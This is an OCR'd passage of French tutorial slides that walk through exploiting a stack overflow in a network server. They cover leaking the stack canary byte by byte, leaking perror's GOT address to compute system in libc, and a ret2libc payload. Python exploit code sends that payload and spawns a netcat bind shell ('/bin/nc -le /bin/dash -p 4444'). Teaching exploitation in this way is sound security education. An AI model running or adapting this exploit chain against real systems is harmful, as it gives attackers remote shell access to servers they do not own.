
On obtient le premier octet du canari...



Le premier octet du canari (souvent 0) trouvé, on continue...



À la fin, on a les 4 octets du canari



On peut désormais écraser ce que l'on veut derrière le canari

Détaillons, on a le canari. Et après ?

Comment faire ?

On va faire un **ret2libc**, il nous faut l'adresse des fonctions de la libc.
Regardons le code :

```
08048690 <perror@plt>:
 8048690:      ff 25 b0 af 04 08      jmp  *0x804afb0
```

À cette adresse **0x804afb0** il y a l'adresse de la fonction perror dans la libc.
Si on a cette adresse, on connait l'adresse de toutes les fonctions de la libc donc
La fonction **system**.

Comment récupérer cette adresse?

Dans le code : int fsend(int client,char *buffer)

...	77	24	132	221	...	Adr de fsend	XXX	4	0x804afb0

Numéro client (4 si tout seul)


Ce qu'on veut afficher

Comment exécuter une commande ?

Une fois qu'on a cette adresse, on en déduit l'adresse de la fonction **system** dans la libc. Le décalage entre les adresses est constant. Ainsi sur cette machine

SYSTEM=PERROR+0xf762ae20-0xf7640920

Si on ne connait pas la libc,la **libc-database-master** la retrouve...



$ ./find perror f7640920
id **libc6-i386_2.13-38+deb7u8_amd64**
$ ./dump libc6-i386_2.13-38+deb7u8_amd64 perror system
offset_perror = **0x00051920**
offset_system = **0x0003be20**

Comment exécuter une commande ?

On note que dans le code, la chaine entrée est mise dans une variable **tampon**

0804b040 <tampon>:

Si on rentre une chaine TOTO, il y aura dans tampon : Bonjour TOTO
Le nom entré commence en **0x0804b048**
On envoit donc une chaine de la forme

'/bin/nc -le /bin/dash -p 4444'+chr(0)+"aa" concaténée avec

Pointe vers


On aura alors un «shell» en écoute sur le port 4444...

```
s = socket.socket()
s.connect((HOST, PORT))
readbuffer=s.recv(1024)
chaine="a"*32+canari+"AAAABBBB"+adr_to_str16(0xff8697a8)+adr_to_str16(FSEND)
+adr_to_str16(FSEND)+adr_to_str16(4)+adr_to_str16(0x804afb0)+"\n"
s.send(chaine)
time.sleep(0.02)
readbuffer=s.recv(1024)
PERROR=str16_to_adr(readbuffer,4)
print "perror=",baseN(PERROR,16,8)
SYSTEM=PERROR+0xf762ae20-0xf7640920
print "system=",baseN(SYSTEM,16,8)
```

Etape 2

Etape 3

```
TAMPON=0x804b048
# 0x804b048 = debut du nom
chaine="/bin/nc -le /bin/dash -p 4444"+chr(0)
chaine+="a"*(32-len(chaine))
chaine+=+canari+"AAAABBBB"+adr_to_str16(0xff8697a8)+adr_to_str16(SYSTEM)
chaine+=adr_to_str16(SYSTEM)+adr_to_str16(TAMPON)+"\n"
s = socket.socket()
s.connect((HOST, PORT))
readbuffer=s.recv(1024)
s.send(chaine)
time.sleep(0.02)
readbuffer=s.recv(1024)
```



C'EST FINI....